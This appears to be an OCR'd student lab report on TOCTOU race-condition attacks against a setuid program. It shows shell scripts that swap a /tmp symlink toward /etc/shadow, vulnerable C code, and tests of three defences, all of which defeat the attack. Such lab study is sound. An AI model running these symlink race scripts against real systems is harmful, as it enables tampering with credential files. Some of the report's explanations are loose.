
```sh
#!/bin/sh
old=`ls -l /etc/shadow`
new=`ls -l /etc/shadow`

while [ "$old" = "$new" ]
do
    nice -n 19 ./vulp_task2 < shadowInput.txt
    new=`ls -l /etc/shadow`
done
echo "STOP... The shadow file has been changed"
```

Fig 2.2 attack2.sh



```sh
#!/bin/sh
while [ 1 ]
do
    ln -sf /home/seed/Desktop/lab5/XYZ /tmp/XYZ
    sleep 0.1s
    ln -sf /etc/shadow /tmp/XYZ
    sleep 0.1s
done
```

Fig 2.3 link2.sh code to change symbol link of file to process race condition



```
[10/18/2016 19:09] seed@ubuntu:~$ cd
[10/
[10/
2 Permission denied
3 Permission Denied
2 Permission denied
2 Permission denied
3 Permission Denied
2 Permission denied
2 Permission denied
3 Permission Denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
2 Permission denied
```

```
[10/17/2016 10:37] seed@ubuntu:~/Desktop/lab5$ man setuid
[10/17/2016 10:37] seed@ubuntu:~/Desktop/lab5$ subl task2.c
[10/17/2016 10:42] seed@ubuntu:~/Desktop/lab5$ ps -e | grep attack
12247 pts/0    00:04:20 attack2.sh
30202 pts/4    00:03:47 attack.sh
[10/17/2016 11:49] seed@ubuntu:~/Desktop/lab5$ kill -9 12247
[10/17/2016 11:49] seed@ubuntu:~/Desktop/lab5$ ps -e | grep link.sh
13392 pts/3    00:02:10 link.sh
[10/17/2016 14:59] seed@ubuntu:~/Desktop/lab5$ kill -9 13392
[10/17/2016 14:59] seed@ubuntu:~/Desktop/lab5$ ps -e | grep link.sh
[10/17/2016 14:59] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/17/2016 15:02] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/17/2016 15:05] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/17/2016 15:05] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/17/2016 15:23] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/17/2016 15:24] seed@ubuntu:~/Desktop/lab5$ ./link.sh
^C
[10/17/2016 15:27] seed@ubuntu:~/Desktop/lab5$ ./link.sh
```

Fig 2.4 attack processing for one day still not successful

Observation:

1. I changed the vulnerable code with repeating protection mechanism to upgrade code’s security. As prediction, the attack is more difficult than task 1.
2. As fig 2.2, nice –n 19 command is used to make ./vulp_task2 having lowest run privilege.
3. After changes in vulnerable code, the attack is much more hard. It took me one day to process the attack, but I still did not get successful result.


Explanation:

If I want to get successful result, I should satisfy these conditions, according to fig 2.1:

1. when line 16 is processed, /tmp/XYZ should be linked to regular file, which real uid could access.
2. when line 17 is processed, /tmp/XYZ should be linked to /etc/shadow file.
3. When line 22 is processed, /tmp/XYZ should be linked to regular file.
4. When line 23 is processed, /tmp/XYZ should be linked to /etc/shadow file.
5. Then I can process line 33. Attack is successful.


As above analysis, I could add more file descriptor check to upgrade its security.
To make this attack more likely to be successful, I used `nice –n 19` to make vulnerable program has lowest privilege to run. This could make the vulnerable code window more wide.

Task3: Protection Mechanism B: Principle of Least Privilege




```c
/* task3.c */
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>

int main() {
    char * fn = "/tmp/XY";
    char buffer[60];
    FILE *fp;
    uid_t euid = geteuid();
    printf("ruid = %d, euid = %d\n", getuid(), geteuid());
    /* get user input */
    scanf("%50s", buffer );
    seteuid(getuid());
    printf("In window ruid = %d, euid = %d\n", getuid(), geteuid());

    fp = fopen(fn, "a+");
    if (fp != NULL) {
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    seteuid(euid);
    printf("Back ruid = %d, euid = %d\n", getuid(), geteuid());
}
```

Fig 3.1 task3.c code




```
[10/18/2016 07:53] root@ubuntu:/home/seed/Desktop/lab5# touch rootfile
[10/18/2016 07:53] root@ubuntu:/home/seed/Desktop/lab5# exit
exit
[10/18/2016 07:54] seed@ubuntu:~/Desktop/lab5$ ls -l rootfile
-rw-r--r-- 1 root root 0 Oct 18 07:53 rootfile
[10/18/2016 07:54] seed@ubuntu:~/Desktop/lab5$ 
```

Fig 3.2 make a root owned file: rootfile




```sh
#!/bin/sh
while [ 1 ]
do
    ln -sf /home/seed/Desktop/lab5/XY /tmp/XY
    sleep 0.1s
    ln -sf /home/seed/Desktop/lab5/rootfile /tmp/XY
    sleep 0.1s
done
```

Fig 3.3 link3.sh shell script code



```
#!/bin/sh
old=`ls -l /home/seed/Desktop/lab5/rootfile`
new=`ls -l /home/seed/Desktop/lab5/rootfile`

while [ "$old" = "$new" ]
do
    ./task3 < shadowInput.txt
    new=`ls -l /home/seed/Desktop/lab5/rootfile`
done
echo "STOP... The shadow file has been changed"
```

Fig 3.4 attack3.sh shell script code



```
[10/18/2016 08:37] seed@ubuntu:~$ cd Desktop/lab5/
[10/18/2016 08:37] seed@ubuntu:~/Desktop/lab5$ ./link3.sh
```

```
Back ruid = 1000, euid = 0
ruid = 1000, euid = 0
In window ruid = 1000, euid = 1000
Back ruid = 1000, euid = 0
ruid = 1000, euid = 0
In window ruid = 1000, euid = 1000
Back ruid = 1000, euid = 0
ruid = 1000, euid = 0
In window ruid = 1000, euid = 1000
Back ruid = 1000, euid = 0
```

Fig 3.5 process the attack

Observation:

The attack was failed and like fig 3.5, euid was changed from 0 to 1000, then to 0.


Explanation:

I changed the protection principle, like picture 3.1. I dropt access() code, and use changing euid idea in this vulnerable code to prevent race condition.

ruid	euid = geteuid()	
1000	0	
1000	1000	seteuid(getuid())
1000	1000	fopen(path, flag) == NULL so cannot open rootfile
1000	0	seteuid(euid)


According above table, and fig 3.1, I changed euid equals ruid before fopen. Then I changed it back to original status, as fig 3.5 showed. It means that when the code wanted to open rootfile, it lost root privilege temporary.

Task4: Protection Mechanism C: Ubuntu**'s Built-in Scheme**




```c
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main() {
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

Fig 4.1 vulnerable code for race condition




```sh
#!/bin/sh
old=`ls -l /etc/shadow`
new=`ls -l /etc/shadow`

while [ "$old" = "$new" ]
do
    ./vulp < shadowInput.txt
    new=`ls -l /etc/shadow`
done
echo "STOP... The shadow file has been changed"
```

Fig 4.2 attack.sh to process vulnerable code in while loop with inputfile




```sh
#!/bin/sh
while [ 1 ]
do
    ln -sf /home/seed/Desktop/lab5/XYZ /tmp/XYZ
    ln -sf /etc/shadow /tmp/XYZ
done
```

Fig 4.3 change link target between rootfile and real uid file.



```
[10/18/2016 21:14] seed@ubuntu:~/Desktop/lab5$ sudo make
sysctl -w kernel.yama.protected_sticky_symlinks=1
kernel.yama.protected_sticky_symlinks = 1
gcc -o vulp vulp.c
chown root vulp
chmod 4755 vulp
chmod 755 link.sh
chmod 755 attack.sh
[10/18/2016 21:14] seed@ubuntu:~/Desktop/lab5$
```

Fig 4.4 turn on build-in scheme protection for race condition



```
[10/18/2016 21:29] seed@ubuntu:~/Desktop/lab5$ ./attack.sh
No permission
./attack.sh: line 9:  7263 Segmentation fault      (core dumped) ./vulp < shadow
Input.txt
No permission
./attack.sh: line 9:  7488 Segmentation fault      (core dumped) ./vulp < shadow
Input.txt
./attack.sh: line 9:  7677 Segmentation fault      (core dumped) ./vulp < shadow
Input.txt
No permission
./attack.sh: line 9:  7921 Segmentation fault      (core dumped) ./vulp < shadow
Input.txt
./attack.sh: line 9:  8089 Segmentation fault      (core dumped) ./vulp < shadow
Input.txt
```

```
^C
[10/18/2016 21:27] seed@ubuntu:~/Desktop/lab5$ ./link.sh
```

Fig 4.5 process the attack with build-in scheme protection

Observation:

When I turned on the build-in scheme and processed the attack as task 1, the result was showed in picture 4.5. The attack is failed and error message is "Segmentation default (core dumped)".

Explanation:
Build-in scheme protection could provide control over the symlink-safe procedure of the program. TOCTOU(Time of Check, Time of Use) attacks will not succeed if this bit is turned on, this is an approach that was released to take care of race condition attacks. Segmentation fault occurs because the user that is trying to access the link is not the owner of the link, which is the primary objective of the sticky_symlinks bit.

Why does this protection scheme work?
It works because, deny generally happens in share directories that have the "sticky" bit on a directory, we can prevent the users in their own directory from using other users' files. In this attack example, the follower euid is 0, and /tmp/ is owned by root, symlink is owned by seed. So that the use of this symlink is prevented and open is denied.

Follower(euid)	Directory Owner	Symlink Owner	fopen
seed	seed	root	denied
root	root	seed	denied
…	…	…	allowed

Is this a good protection?
Yes, it actually helps to make a protection for users to enhance the security without other codes. But, it also has problem, it really makes users use symlink limitedly. Users must be careful when programming.

Limitations of this protection scheme?
This mechanism actually limits relationship of users sharing files with applications that need to use symlink. This makes limitation of symlink used in code.